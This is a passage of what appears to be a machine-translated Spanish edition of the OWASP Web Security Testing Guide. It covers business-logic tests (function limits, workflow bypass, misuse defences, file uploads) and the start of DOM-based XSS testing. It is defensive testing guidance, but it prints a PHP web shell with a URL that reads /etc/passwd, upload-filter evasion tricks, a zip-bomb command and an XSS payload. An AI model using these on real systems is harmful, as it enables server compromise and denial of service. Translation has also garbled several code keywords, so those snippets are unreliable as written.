El evaluador debe dibujar un diagrama de cómo fluye el proceso, los puntos de inyección y preparar las solicitudes de antemano para lanzarlas en los procesos vulnerables. Una vez hecho esto, se debe realizar un análisis detallado para identificar diferencias en la ejecución del proceso y si el proceso se comporta mal en contra de la lógica empresarial acordada.

Casos de prueba relacionados

- Prueba de atributos de cookies
- Tiempo de espera de la sesión de prueba

Remediación

Desarrolle aplicaciones teniendo en cuenta el tiempo de procesamiento. Si los atacantes pudieran obtener algún tipo de ventaja al conocer los diferentes tiempos de procesamiento y resultados, agregue pasos o procesamiento adicionales para que, sin importar los resultados, se proporcionen en el mismo período de tiempo.

Además, la aplicación/sistema debe contar con un mecanismo que no permita a los atacantes extender las transacciones durante un período de tiempo "aceptable". Esto se puede hacer cancelando o restableciendo transacciones después de que haya pasado un período de tiempo específico, como lo utilizan ahora algunos proveedores de boletos.

Machine Translated by Google

Prueba Número de veces que se puede usar una función Límites

——
WSTG-BUSL-05

Resumen

Muchos de los problemas que resuelven las aplicaciones requieren límites en la cantidad de veces que se puede usar una función o se puede ejecutar una acción. Las aplicaciones deben ser “lo suficientemente inteligentes” como para no permitir que el usuario exceda su límite en el uso de estas funciones, ya que en muchos casos cada vez que se utiliza la función el usuario puede obtener algún tipo de beneficio que debe contabilizarse para compensar adecuadamente al propietario. . Por ejemplo: un sitio de comercio electrónico puede permitir que los usuarios solo apliquen un descuento una vez por transacción, o algunas aplicaciones pueden tener un plan de suscripción y solo permiten a los usuarios descargar tres documentos completos al mes.

Las vulnerabilidades relacionadas con las pruebas de los límites de funciones son específicas de la aplicación y se deben crear casos de uso indebido que intenten ejercitar partes de la aplicación/funciones/o acciones más de la cantidad de veces permitida.

Los atacantes pueden eludir la lógica empresarial y ejecutar una función más veces de las “permitidas” explotando la aplicación para beneficio personal.

Ejemplo

Supongamos que un sitio de comercio electrónico permite a los usuarios aprovechar cualquiera de los muchos descuentos en su compra total y luego proceder al pago y a la licitación. ¿Qué sucede si el atacante regresa a la página de descuentos después de tomar y aplicar el descuento "permitido"? ¿Pueden aprovechar otro descuento? ¿Pueden aprovechar el mismo descuento varias veces?

Objetivos de la prueba

- Identificar funciones que deben poner límites a las veces que pueden ser llamadas.
- Evaluar si existe un límite lógico establecido en las funciones y si está correctamente validado.

Cómo probar

- Revise la documentación del proyecto y utilice pruebas exploratorias para buscar funciones o características en la aplicación o sistema que no deben ejecutarse más de una vez o un número específico de veces durante el flujo de trabajo de la lógica empresarial.

- Para cada una de las funciones y características encontradas que solo deben ejecutarse una sola vez o un número específico de veces durante el flujo de trabajo de la lógica empresarial, desarrolle casos de abuso/uso indebido que puedan permitir que un usuario ejecute más de la cantidad de veces permitida. Por ejemplo, ¿puede un usuario navegar hacia adelante y hacia atrás a través de las páginas varias veces ejecutando una función que solo debería ejecutarse una vez? o puede un usuario cargar y descargar carritos de compras permitiendo descuentos adicionales.

Casos de prueba relacionados

- Prueba de enumeración de cuentas y cuenta de usuario adivinable
- Prueba de mecanismo de bloqueo débil

Remediación

La aplicación debe establecer controles estrictos para evitar el abuso de límites. Esto se puede lograr configurando un cupón para que ya no sea válido en el nivel de la base de datos, para establecer un límite de contador por usuario en el back-end o en el nivel de la base de datos, ya que todos los usuarios deben identificarse a través de una sesión, lo que sea mejor para los requisitos comerciales. .

Machine Translated by Google

Referencias

- La lógica empresarial de InfoPath Forms Services superó el límite máximo de operaciones.
- El comercio de oro se suspendió temporalmente en el CME esta mañana

Machine Translated by Google

Pruebas para eludir los flujos de trabajo

WSTG-BUSL-06

Resumen

Las vulnerabilidades del flujo de trabajo implican cualquier tipo de vulnerabilidad que permita al atacante hacer un mal uso de una aplicación/sistema de una manera que le permita eludir (no seguir) el flujo de trabajo diseñado/previsto.

Definición de un flujo de trabajo en Wikipedia:

> Un flujo de trabajo consta de una secuencia de pasos conectados donde cada paso sigue sin demora ni intervalo y finaliza justo antes de que pueda comenzar el paso siguiente. Es una descripción de una secuencia de operaciones, declarada como trabajo de una persona o grupo, una organización de personal, o uno o más mecanismos simples o complejos. El flujo de trabajo puede verse como cualquier abstracción del trabajo real.

La lógica empresarial de la aplicación debe exigir que el usuario complete pasos específicos en el orden correcto/específico y, si el flujo de trabajo finaliza sin completarse correctamente, todas las acciones y las acciones generadas se "revierten" o se cancelan.
Las vulnerabilidades relacionadas con la elusión de flujos de trabajo o eludir el flujo de trabajo de la lógica empresarial correcta son únicas porque son muy específicas de la aplicación/sistema y se deben desarrollar casos de uso indebido manuales y cuidadosos utilizando requisitos y casos de uso.

El proceso de negocios de las aplicaciones debe tener controles para garantizar que las transacciones/acciones del usuario se realicen en el orden correcto/aceptable y, si una transacción desencadena algún tipo de acción, esa acción se "revertirá" y se eliminará si la transacción no se completa con éxito. .

Ejemplo 1

Muchos de nosotros recibimos este tipo de “puntos de club/fidelidad” por compras en supermercados y gasolineras. Supongamos que un usuario pudo iniciar una transacción vinculada a su cuenta y luego, después de agregar puntos a su club/cuenta de fidelidad, cancelar la transacción o eliminar artículos de su "canasta" y ofertar. En este caso, el sistema no debe aplicar puntos/créditos a la cuenta hasta que se licite o los puntos/créditos deben "revertirse" si el incremento de puntos/créditos no coincide con la oferta final. Teniendo esto en cuenta, un atacante puede iniciar transacciones y cancelarlas para aumentar sus niveles de puntos sin comprar nada.

Ejemplo 2 Se

puede diseñar un sistema de tablero de anuncios electrónico para garantizar que las publicaciones iniciales no contengan malas palabras basándose en una lista con la que se compara la publicación. Si se encuentra una palabra en una lista de denegación en el texto ingresado por el usuario, el envío no se publica. Pero, una vez que se publica un envío, el remitente puede acceder, editar y cambiar el contenido del envío para incluir palabras incluidas en la lista de malas palabras/denegación, ya que al editar la publicación nunca se vuelve a comparar. Teniendo esto en cuenta, los atacantes pueden abrir una discusión inicial en blanco o mínima y luego agregar lo que quieran como actualización.

Objetivos de la prueba

- Revise la documentación del proyecto para conocer métodos para omitir o seguir pasos en el proceso de solicitud en un orden diferente al flujo de lógica empresarial previsto.
- Desarrolle un caso de uso indebido e intente eludir todos los flujos lógicos identificados.

Cómo probar

Método de prueba 1

- Inicie una transacción a través de la aplicación más allá de los puntos que activan créditos/puntos a la cuenta del usuario.

Machine Translated by Google

- Cancele la transacción o reduzca la oferta final para que los valores de puntos disminuyan y verifique el sistema de puntos/créditos para asegurarse de que se registraron los puntos/créditos adecuados.

Método de prueba 2

- En un sistema de gestión de contenidos o de tablero de anuncios, introduzca y guarde texto o valores iniciales válidos.
- Luego intente agregar, editar y eliminar datos que dejarían los datos existentes en un estado no válido o con valores no válidos para garantizar que el usuario no pueda guardar la información incorrecta. Algunos datos o información “no válidos”

  pueden ser palabras específicas (blasfemias) o temas específicos (como cuestiones políticas).

Casos de prueba relacionados

- Prueba de recorrido de directorio/inclusión de archivos
- Pruebas para eludir el esquema de autorización
- Pruebas para omitir el esquema de gestión de sesiones
- Prueba de validación de datos de lógica empresarial
- Capacidad de prueba para falsificar solicitudes
- Comprobaciones de integridad de las pruebas
- Prueba de sincronización del proceso
- Prueba Número de veces que se puede usar una función Límites
- Probar defensas contra el uso indebido de aplicaciones
- Carga de prueba de tipos de archivos inesperados
- Carga de prueba de archivos maliciosos

Remediación

La aplicación debe ser consciente de sí misma y tener controles implementados que garanticen que los usuarios completen cada paso en el proceso de flujo de trabajo en el orden correcto y evitar que los atacantes eludan, salten o repitan cualquier paso o proceso en el flujo de trabajo. La prueba de vulnerabilidades del flujo de trabajo implica el desarrollo de casos de abuso/uso indebido de la lógica empresarial con el objetivo de completar con éxito el proceso empresarial sin completar los pasos correctos en el orden correcto.

Referencias

- Hoja de referencia para casos de abuso de OWASP
- CWE-840: Errores de lógica empresarial

Machine Translated by Google

Pruebe las defensas contra el uso indebido de las aplicaciones

WSTG-BUSL-07

Resumen

El mal uso y el uso no válido de una funcionalidad válida puede identificar ataques que intentan enumerar la aplicación web, identificar debilidades y explotar vulnerabilidades. Se deben realizar pruebas para determinar si existen mecanismos defensivos en la capa de aplicación para proteger la aplicación.

La falta de defensas activas permite a un atacante buscar vulnerabilidades sin ningún recurso. Por lo tanto, el propietario de la aplicación no sabrá que su aplicación está siendo atacada.

Ejemplo

Un usuario autenticado lleva a cabo la siguiente (improbable) secuencia de acciones:

1. Intento de acceder a un ID de archivo que sus funciones no pueden descargar
2. Sustituye una sola marca ' en lugar del número de identificación del archivo. 3. Cambia una solicitud GET a una POST.
4. Agrega un parámetro adicional
5. Duplica un par de nombre/valor de parámetro

La aplicación monitorea el uso indebido y responde después del quinto evento con una confianza extremadamente alta de que el usuario es un atacante. Por ejemplo la aplicación:

- Desactiva la funcionalidad crítica
- Habilita pasos de autenticación adicionales para la funcionalidad restante.
- Agrega retrasos en cada ciclo de solicitud-respuesta
- Comienza a registrar datos adicionales sobre las interacciones del usuario (por ejemplo, encabezados, cuerpos y cuerpos de respuesta de solicitudes HTTP desinfectados)

Si la aplicación no responde de ninguna manera y el atacante puede continuar abusando de la funcionalidad y enviar contenido claramente malicioso a la aplicación, la aplicación no pasó este caso de prueba. En la práctica, es poco probable que las acciones discretas del ejemplo anterior ocurran así. Es mucho más probable que se utilice una herramienta de fuzzing para identificar las debilidades en cada parámetro por turno. Esto es lo que también habrá realizado un evaluador de seguridad.

Objetivos de la prueba

- Generar notas de todas las pruebas realizadas al sistema.
- Revise qué pruebas tenían una funcionalidad diferente según la entrada agresiva.
- Comprenda las defensas existentes y verifique si son suficientes para proteger el sistema contra técnicas de elusión.

Cómo probar

Esta prueba es inusual porque el resultado se puede extraer de todas las demás pruebas realizadas en la aplicación web. Mientras realiza todas las demás pruebas, tome nota de las medidas que podrían indicar que la aplicación tiene autodefensa incorporada:

- Respuestas modificadas
- Solicitudes bloqueadas

Machine Translated by Google

- Acciones que cierran la sesión de un usuario o bloquean su cuenta

Estos sólo pueden estar localizados. Las defensas localizadas comunes (por función) son:

- Rechazar entradas que contengan ciertos caracteres
- Bloquear una cuenta temporalmente después de varios errores de autenticación

Los controles de seguridad localizados no son suficientes. A menudo no existen defensas contra el mal uso general, como por ejemplo:

- Navegación forzada
- Omitir la validación de entrada de la capa de presentación
- Múltiples errores de control de acceso
- Nombres de parámetros adicionales, duplicados o faltantes
- Múltiples fallas de validación de entrada o verificación de lógica de negocios con valores que no pueden ser el resultado de errores tipográficos o del usuario.

- Se reciben datos estructurados (por ejemplo, JSON, XML) de un formato no válido. Se
- reciben cargas útiles de inyección SQL o secuencias de comandos entre sitios evidentes.
- Utilizar la aplicación más rápido de lo que sería posible sin herramientas de automatización.
- Cambio de geolocalización continental de un usuario
- Cambio de agente de usuario
- Acceder a un proceso empresarial de varias etapas en el orden incorrecto
- Gran cantidad o alta tasa de uso de funcionalidades específicas de la aplicación (por ejemplo, envío de códigos de vale, pagos fallidos con tarjeta de crédito, carga y descarga de archivos, cierres de sesión, etc.).

Estas defensas funcionan mejor en partes autenticadas de la aplicación, aunque la velocidad de creación de nuevas cuentas o el acceso a contenido (por ejemplo, para extraer información) puede ser útil en áreas públicas.

No es necesario que la aplicación supervise todo lo anterior, pero existe un problema si ninguno de ellos lo es. Al probar la aplicación web y realizar el tipo de acciones anteriores, ¿se tomó alguna respuesta contra el evaluador? De lo contrario, el evaluador debe informar que la aplicación parece no tener defensas activas contra el uso indebido en toda la aplicación. Tenga en cuenta que a veces es posible que todas las respuestas a la detección de ataques sean silenciosas para el usuario (por ejemplo, cambios de registro, mayor monitoreo, alertas a los administradores y solicitud de proxy), por lo que no se puede garantizar la confianza en este hallazgo. En la práctica, muy pocas aplicaciones (o infraestructura relacionada, como un firewall de aplicaciones web) detectan este tipo de uso indebido.

Casos de prueba relacionados

Todos los demás casos de prueba son relevantes.

Remediación

Las aplicaciones deben implementar defensas activas para defenderse de atacantes y abusadores.

Referencias

- software resistente, Software Assurance, Departamento de Seguridad Nacional de EE. UU.
- IR 7684 Sistema de puntuación de uso indebido común (CMSS), NIST
- Enumeración y clasificación de patrones de ataque comunes (CAPEC), La Corporación Mitre
- Proyecto OWASP AppSensor
- Guía de AppSensor v2, OWASP Watson
- C, Coates M, Melton J y Groves G, Creación de aplicaciones de software sensibles a ataques con defensas en tiempo real , CrossTalk The Journal of Defense Software Engineering, vol. 24, núm. 5, septiembre/octubre de 2011

Machine Translated by Google

Carga de prueba de tipos de archivos inesperados

——
WSTG-BUSL-08

Resumen

Los procesos comerciales de muchas aplicaciones permiten la carga y manipulación de datos que se envían a través de archivos. Pero el proceso empresarial debe comprobar los archivos y permitir sólo ciertos tipos de archivos "aprobados". La decisión sobre qué archivos están “aprobados” está determinada por la lógica empresarial y es específica de la aplicación/sistema. El riesgo es que al permitir a los usuarios cargar archivos, los atacantes pueden enviar un tipo de archivo inesperado que podría ejecutarse y afectar negativamente a la aplicación o al sistema a través de ataques que pueden desfigurar el sitio web, ejecutar comandos remotos, explorar los archivos del sistema, explorar el recursos locales, atacar a otros servidores o explotar las vulnerabilidades locales, solo por nombrar algunos.

Las vulnerabilidades relacionadas con la carga de tipos de archivos inesperados son únicas porque la carga debería rechazar rápidamente un archivo si no tiene una extensión específica. Además, esto se diferencia de cargar archivos maliciosos en que, en la mayoría de los casos, un formato de archivo incorrecto puede no ser inherentemente "malicioso" en sí mismo, pero puede ser perjudicial para los datos guardados. Por ejemplo, si una aplicación acepta archivos de Windows Excel, si se carga un archivo de base de datos similar, es posible que se lea, pero los datos extraídos se pueden mover a ubicaciones incorrectas.

Es posible que la aplicación espere que solo se carguen ciertos tipos de archivos para su procesamiento, como archivos .csv o .txt .
Es posible que la aplicación no valide el archivo cargado por extensión (para validación de archivo de baja seguridad) o contenido (validación de archivo de alta seguridad). Esto puede generar resultados inesperados en el sistema o la base de datos dentro de la aplicación/sistema o brindar a los atacantes métodos adicionales para explotar la aplicación/sistema.

Ejemplo

Supongamos que una aplicación para compartir imágenes permite a los usuarios cargar un archivo gráfico .gif o .jpg al sitio web. ¿Qué pasa si un atacante puede cargar un archivo HTML con una etiqueta <script> o un archivo PHP? El sistema puede mover el archivo desde una ubicación temporal a la ubicación final donde ahora se puede ejecutar el código PHP en la aplicación o el sistema.

Objetivos de la prueba

- Revise la documentación del proyecto para ver los tipos de archivos que son rechazados por el sistema.
- Verifique que los tipos de archivos no deseados se rechacen y se manejen de manera segura.
- Verifique que las cargas de archivos por lotes sean seguras y no permitan ninguna omisión de las medidas de seguridad establecidas.

Cómo probar

Método de prueba específico

- Estudiar los requisitos lógicos de las aplicaciones.
- Prepare una biblioteca de archivos que "no están aprobados" para su carga y que pueden contener archivos como: jsp, exe o HTML que contengan secuencias de comandos.
- En la aplicación, navegue hasta el mecanismo de envío o carga de archivos.
- Envíe el archivo "no aprobado" para su carga y verifique que no se pueda cargar correctamente. Verifique si el sitio web solo verifica el tipo
- de archivo en JavaScript del lado del cliente. Verifique si el sitio web solo verifica el tipo de
- archivo mediante "Tipo de contenido" en la solicitud HTTP. .
- Compruebe si el sitio web solo comprueba la extensión del archivo.
- Compruebe si se puede acceder directamente a otros archivos cargados mediante la URL especificada.
- Compruebe si el archivo cargado puede incluir código o inyección de script.

Machine Translated by Google

- Compruebe si hay alguna ruta de archivo que compruebe los archivos cargados. Especialmente, los piratas informáticos pueden comprimir archivos con una ruta especificada en ZIP para que los archivos descomprimidos puedan cargarse en la ruta deseada después de cargarlos y descomprimirlos.

Casos de prueba relacionados

- Probar el manejo de extensiones de archivos para información confidencial
- Carga de prueba de archivos maliciosos

Remediación

Las aplicaciones deben desarrollarse con mecanismos para aceptar y manipular únicamente archivos "aceptables" que el resto de la funcionalidad de la aplicación esté lista para manejar y esperando. Algunos ejemplos específicos incluyen: listas de denegación o listas de permisos de extensiones de archivos, usando "Tipo de contenido" en el encabezado o usando un reconocedor de tipo de archivo, todo para permitir solo tipos de archivos específicos en el sistema.

Referencias

- OWASP - Carga de archivos sin restricciones
- Mejores prácticas de seguridad para la carga de archivos: bloquear la carga de un archivo malicioso
- Evite que las personas carguen archivos PHP maliciosos a través de formularios
- CWE-434: Carga sin restricciones de archivos con tipos peligrosos

Machine Translated by Google

Carga de prueba de archivos maliciosos

WSTG-BUSL-09

Resumen

Los procesos comerciales de muchas aplicaciones permiten a los usuarios cargarles datos. Aunque la validación de entrada es ampliamente conocida para los campos de entrada basados en texto, es más complicada de implementar cuando se aceptan archivos. Aunque muchos sitios implementan restricciones simples basadas en una lista de extensiones permitidas (o bloqueadas), esto no es suficiente para evitar que los atacantes carguen tipos de archivos legítimos con contenido malicioso.

Las vulnerabilidades relacionadas con la carga de archivos maliciosos son únicas porque estos archivos "maliciosos" pueden rechazarse fácilmente mediante la inclusión de una lógica de negocios que escaneará los archivos durante el proceso de carga y rechazará aquellos que se perciban como maliciosos.
Además, esto se diferencia de cargar archivos inesperados en que, si bien el tipo de archivo puede ser aceptado, el archivo aún puede ser malicioso para el sistema.

Finalmente, "malicioso" significa cosas diferentes para diferentes sistemas; por ejemplo, los archivos maliciosos que pueden aprovechar las vulnerabilidades del servidor SQL no pueden considerarse "maliciosos" en un entorno que utiliza un almacén de datos NoSQL.

La aplicación puede permitir la carga de archivos maliciosos que incluyan exploits o shellcode sin enviarlos a un análisis de archivos maliciosos. Los archivos maliciosos se pueden detectar y detener en varios puntos de la arquitectura de la aplicación, como: IPS/IDS, software antivirus del servidor de aplicaciones o escaneo antivirus por aplicación a medida que se cargan los archivos (quizás descargando el escaneo usando SCAP).

Ejemplo Un

ejemplo común de esta vulnerabilidad es una aplicación como un blog o foro que permite a los usuarios cargar imágenes y otros archivos multimedia. Si bien se consideran seguros, si un atacante puede cargar código ejecutable (como un script PHP), esto podría permitirle ejecutar comandos del sistema operativo, leer y modificar información en el sistema de archivos, acceder a la base de datos back-end y comprometer completamente el sistema. servidor.

Objetivos de la prueba

- Identifique la funcionalidad de carga de archivos.
- Revise la documentación del proyecto para identificar qué tipos de archivos se consideran aceptables y qué tipos se considerarían peligrosos o maliciosos.
    - Si la documentación no está disponible, considere qué sería apropiado según el propósito de la solicitud.
- Determine cómo se procesan los archivos cargados.
- Obtenga o cree un conjunto de archivos maliciosos para realizar pruebas.
- Intente cargar los archivos maliciosos en la aplicación y determine si se acepta y se procesa.

Cómo probar

Tipos de archivos maliciosos

Las comprobaciones más simples que puede realizar una aplicación son determinar que solo se pueden cargar tipos de archivos confiables.

Conchas web

Si el servidor está configurado para ejecutar código, entonces es posible obtener la ejecución de comandos en el servidor cargando un archivo conocido como shell web, que le permite ejecutar código arbitrario o comandos del sistema operativo. En

Machine Translated by Google

Para que este ataque tenga éxito, el archivo debe cargarse dentro de webroot y el servidor debe estar configurado para ejecutar el código.

Cargar este tipo de shell en un servidor con conexión a Internet es peligroso, porque permite que cualquiera que conozca (o adivine) la ubicación del shell ejecute código en el servidor. Se pueden utilizar varias técnicas para proteger el shell del acceso no autorizado, como por ejemplo:

- Subiendo el shell con un nombre generado aleatoriamente.
- Contraseña que protege el shell.
- Implementación de restricciones basadas en IP en el shell.

Recuerda quitar la cáscara cuando hayas terminado.

El siguiente ejemplo muestra un shell simple basado en PHP, que ejecuta comandos del sistema operativo que se le pasan en un parámetro GET y solo se puede acceder a él desde una dirección IP específica:

```
<?php
        if ($_SERVER['REMOTE_HOST'] === "FIXME") { // Establece tu dirección IP aquí
                if(isset($_REQUEST['cmd'])){
                        $cmd = ($_REQUEST['cmd']); eco
                        "<pre>\n";
                        sistema($cmd);
                        eco "</pre>";
                }
        }
?>
```

Una vez cargado el shell (con un nombre aleatorio), puede ejecutar comandos del sistema operativo pasándolos en el parámetro cmd GET:

```
https://example.org/7sna8uuorvcx3x4fx.php?cmd=cat+/etc/passwd
```

Evasión de filtro

El primer paso es determinar qué filtros permiten o bloquean y dónde se implementan. Si las restricciones se realizan en el lado del cliente usando JavaScript, entonces se pueden evitar trivialmente con una interceptación.

apoderado.

Si el filtrado se realiza en el lado del servidor, se pueden intentar varias técnicas para evitarlo, entre ellas:

- Cambie el valor de Content-Type como imagen/jpeg en la solicitud HTTP.
- Cambie las extensiones a una extensión menos común, como file.php5 , archivo.shtml , archivo.asa archivo.jsp , archivo.jspx , archivo.aspx , archivo.asp , archivo.phtml , archivo.cshtml
- Cambie las mayúsculas de la extensión, como file.PhP o file.AspX. Si la solicitud incluye varios
- nombres de archivos, cámbielos a valores diferentes.
- Usar caracteres finales especiales como espacios, puntos o caracteres nulos como file.asp... , file.php;jpg , file.asp%00.jpg , 1.jpg%00.php
- En versiones mal configuradas de nginx, cargar un archivo como test.jpg/x.php puede permitir que se ejecute como x.php .

Contenidos de archivos maliciosos

Una vez que se haya validado el tipo de archivo, es importante asegurarse también de que el contenido del archivo sea seguro. Esto es mucho más difícil de hacer, ya que los pasos necesarios variarán según los tipos de archivos permitidos.

malware

Por lo general, las aplicaciones deben escanear los archivos cargados con software antimalware para asegurarse de que no contengan nada malicioso. La forma más sencilla de comprobarlo es utilizando el archivo de prueba EICAR, que es un archivo seguro que está marcado como

Machine Translated by Google

malicioso por todo el software anti-malware.

Dependiendo del tipo de aplicación, puede que sea necesario realizar pruebas para detectar otros tipos de archivos peligrosos, como documentos de Office que contienen macros maliciosas. Se pueden utilizar herramientas como Metasploit Framework y Social Engineer Toolkit (SET) para generar archivos maliciosos para varios formatos.

Cuando se carga este archivo, la aplicación debe detectarlo y ponerlo en cuarentena o eliminarlo. Dependiendo de cómo la aplicación procese el archivo, puede que no sea evidente si esto ha ocurrido.

Recorrido del directorio de archivos

Si la aplicación extrae archivos (como archivos Zip), es posible escribir en ubicaciones no deseadas mediante el recorrido de directorio. Esto se puede explotar cargando un archivo zip malicioso que contenga rutas que atraviesen el sistema de archivos usando secuencias como ..\..\..\..\shell.php . Esta técnica se analiza con más detalle en el aviso de snyk.

Bombas con cremallera

Una bomba zip (más generalmente conocido como bomba de descompresión) es un archivo que contiene un gran volumen de datos.
Su objetivo es provocar una denegación de servicio al agotar el espacio en disco o la memoria del sistema de destino que intenta extraer el archivo. Tenga en cuenta que, aunque el formato Zip es el ejemplo más claro de esto, otros formatos también se ven afectados, incluido gzip (que se utiliza con frecuencia para comprimir datos en tránsito).

En su nivel más simple, se puede crear una bomba Zip comprimiendo un archivo grande que consta de un solo carácter. El siguiente ejemplo muestra cómo crear un archivo de 1 MB que se descomprimirá a 1 GB:

```
dd if=/dev/zero bs=1M recuento=1024 | zip -9 > bomba.zip
```

Hay varios métodos que se pueden utilizar para lograr relaciones de compresión mucho más altas, incluidos múltiples niveles de compresión, abusando del formato Zip. y quines (que son archivos que contienen una copia de sí mismos, provocando una recursividad infinita).

Un ataque con bomba Zip exitoso resultará en una denegación de servicio y también puede generar mayores costos si se utiliza una plataforma en la nube de escalamiento automático. No lleve a cabo este tipo de ataque a menos que haya considerado estos riesgos y tenga la aprobación por escrito para hacerlo.

Archivos XML

Los archivos XML tienen una serie de vulnerabilidades potenciales, como XML eXternal Entities (XXE) y ataques de denegación de servicio, como el ataque de mil millones de risas.

Estos se analizan con más detalle en la guía Pruebas de inyección XML .

Otros formatos de archivo

Muchos otros formatos de archivos también presentan problemas de seguridad específicos que deben tenerse en cuenta, como por ejemplo:

- Los archivos CSV pueden permitir ataques de inyección CSV.
- Los archivos de Office pueden contener macros maliciosas o código PowerShell.
- Los archivos PDF pueden contener JavaScript malicioso.

Los formatos de archivo permitidos deben revisarse cuidadosamente para detectar funcionalidades potencialmente peligrosas y, cuando sea posible, se deben intentar explotarlas durante las pruebas.

Revisión del código fuente

Cuando se admite la función de carga de archivos, es común encontrar las siguientes API/métodos en el código fuente.

- Java: nuevo archivo , importar , cargar , obtener nombre de archivo , Descargar , obtenerOutputString
- C/C++: abierto , fopen

Machine Translated by Google

- PHP: move_uploaded_file() , Leer archivo , file_put_contents() , archivo() , parse_ini_file() , copiar() , fopen() , incluir() , requerir()

Casos de prueba relacionados

- Probar el manejo de extensiones de archivos para información confidencial
- Pruebas de inyección XML
- Carga de prueba de tipos de archivos inesperados

Remediación

La protección total contra la carga de archivos maliciosos puede ser compleja y los pasos exactos necesarios variarán según los tipos de archivos que se carguen y cómo se procesen o analicen los archivos en el servidor. Esto se analiza con más detalle en la Hoja de referencia para cargar archivos.

Herramientas

- Funcionalidad de generación de carga útil de Metasploit
- proxy interceptor

Referencias

- OWASP - Hoja de trucos para cargar archivos
- OWASP - Carga de archivos sin restricciones
- Por qué los formularios de carga de archivos son una importante amenaza para la seguridad
- Descripción general de los ataques de carga de archivos maliciosos
- 8 reglas básicas para implementar cargas seguras de archivos
- Evite que las personas carguen archivos PHP maliciosos a través de formularios
- Cómo saber si un archivo es malicioso
- CWE-434: Carga sin restricciones de archivos con tipos peligrosos
- Implementación de carga segura de archivos
- Metasploit generando cargas útiles

Machine Translated by Google

4.11 Pruebas del lado del cliente

4.11.1 Pruebas de secuencias de comandos entre sitios basadas en DOM

4.11.2 Pruebas de ejecución de JavaScript

4.11.3 Pruebas de inyección HTML

4.11.4 Prueba de redireccionamiento de URL del lado del cliente

4.11.5 Pruebas de inyección de CSS

4.11.6 Pruebas para la manipulación de recursos del lado del cliente

4.11.7 Prueba del intercambio de recursos entre orígenes

4.11.8 Prueba de flasheo entre sitios

4.11.9 Pruebas de clickjacking

4.11.10 Prueba de WebSockets

4.11.11 Prueba de mensajería web

4.11.12 Prueba del almacenamiento del navegador

4.11.13 Pruebas para la inclusión de secuencias de comandos entre sitios

Machine Translated by Google

Pruebas de secuencias de comandos entre sitios basadas en DOM

ID
WSTG-CLNT-01

Resumen

Secuencias de comandos entre sitios basadas en DOM es el nombre de facto para los errores XSS que son el resultado del contenido activo del lado del navegador en una página, generalmente JavaScript, que obtiene la entrada del usuario a través de una fuente y usarlo en un fregadero, conduciendo a la ejecución del código inyectado. Este documento sólo analiza los errores de JavaScript que conducen a XSS.

El DOM, o modelo de objetos de documento, es el formato estructural utilizado para representar documentos en un navegador. El DOM permite que scripts dinámicos como JavaScript hagan referencia a componentes del documento, como un campo de formulario o una cookie de sesión. El navegador también utiliza el DOM por motivos de seguridad, por ejemplo, para limitar que los scripts de diferentes dominios obtengan cookies de sesión para otros dominios. Una vulnerabilidad XSS basada en DOM puede ocurrir cuando el contenido activo, como una función de JavaScript, se modifica mediante una solicitud especialmente diseñada, de modo que un elemento DOM pueda ser controlado por un atacante.

No todos los errores XSS requieren que el atacante controle el contenido devuelto por el servidor, sino que pueden abusar de prácticas deficientes de codificación de JavaScript para lograr los mismos resultados. Las consecuencias son las mismas que las de un defecto XSS típico, sólo que el medio de entrega es diferente.

En comparación con otros tipos de vulnerabilidades de secuencias de comandos entre sitios (reflejadas y almacenadas, donde el servidor pasa un parámetro no desinfectado y luego lo devuelve al usuario y lo ejecuta en el contexto del navegador del usuario, una vulnerabilidad XSS basada en DOM controla el flujo del código mediante el uso de elementos del modelo de objetos de documento (DOM) junto con con código elaborado por el atacante para cambiar el flujo.

Debido a su naturaleza, las vulnerabilidades XSS basadas en DOM se pueden ejecutar en muchos casos sin que el servidor pueda determinar qué se está ejecutando realmente. Esto puede hacer que muchas de las técnicas generales de detección y filtrado XSS sean impotentes ante este tipo de ataques.

Este ejemplo hipotético utiliza el siguiente código del lado del cliente:

```
<script>
document.write("El sitio está en: </ " + documento.ubicación.href + ".");
script>
```

Un atacante puede agregar #<script>alert('xss')</script> a la URL de la página afectada que, cuando se ejecute, mostrará el cuadro de alerta. En este caso, el código adjunto no se enviará al servidor ya que el navegador no trata todo lo que sigue al carácter # como parte de la consulta, sino como un fragmento. En este ejemplo, el código se ejecuta inmediatamente y la página muestra una alerta de "xss". A diferencia de los tipos más comunes de secuencias de comandos entre sitios (reflejadas y almacenadas en las que el código se envía al servidor y luego de regreso al navegador), esto se ejecuta directamente en el navegador del usuario sin contacto con el servidor.

Las consecuencias Los fallos de XSS basados en DOM son tan amplios como los que se observan en formas más conocidas de XSS, incluida la recuperación de cookies, la inyección de scripts maliciosos, etc., y por lo tanto deben tratarse con la misma severidad.

Objetivos de la prueba

- Identificar sumideros DOM.
- Cree cargas útiles que pertenezcan a cada tipo de sumidero.

Machine Translated by Google

Cómo probar

Las aplicaciones JavaScript se diferencian significativamente de otros tipos de aplicaciones porque a menudo el servidor las genera dinámicamente. Para comprender qué código se está ejecutando, es necesario rastrear el sitio web que se está probando para determinar todas las instancias de JavaScript que se ejecutan y dónde se aceptan las entradas del usuario. Muchos sitios web dependen de grandes bibliotecas de funciones, que a menudo abarcan cientos de miles de líneas de código y no se han desarrollado internamente. En estos casos, las pruebas de arriba hacia abajo a menudo se convierten en la única opción viable, ya que muchas funciones de nivel inferior nunca se utilizan, y analizarlas para determinar cuáles son sumideros consumirá más tiempo del que suele estar disponible. Lo mismo puede decirse de las pruebas de arriba hacia abajo si, para empezar, no se identifican los insumos o la falta de ellos.

La entrada del usuario se presenta en dos formas principales:

- Entrada escrita en la página por el servidor de una manera que no permita XSS directo, y
- Entrada obtenida de objetos JavaScript del lado del cliente.

Aquí hay dos ejemplos de cómo el servidor puede insertar datos en JavaScript:

```
var data = "<datos escapados del servidor>"; var resultado
= algunaFunción("< datos escapados del servidor>");
```

Aquí hay dos ejemplos de entrada de objetos JavaScript del lado del cliente:

```
var datos = ventana.ubicación;
resultado var = algunaFunción(ventana.referrer);
```

Si bien hay poca diferencia con el código JavaScript en la forma en que se recuperan, es importante tener en cuenta que cuando la entrada se recibe a través del servidor, el servidor puede aplicar cualquier permutación a los datos que desee. Por otro lado, las permutaciones realizadas por los objetos JavaScript se comprenden y documentan bastante bien. Si alguna función en el ejemplo anterior fuera un sumidero, entonces la explotabilidad en el primer caso dependería del filtrado realizado por el servidor, mientras que en el último caso dependería de la codificación realizada por el navegador en el objeto window.referrer .
Stefano Di Paulo ha escrito un excelente artículo sobre lo que devuelven los navegadores cuando se les pregunta por los distintos elementos de un URL que utiliza los atributos de documento y ubicación.

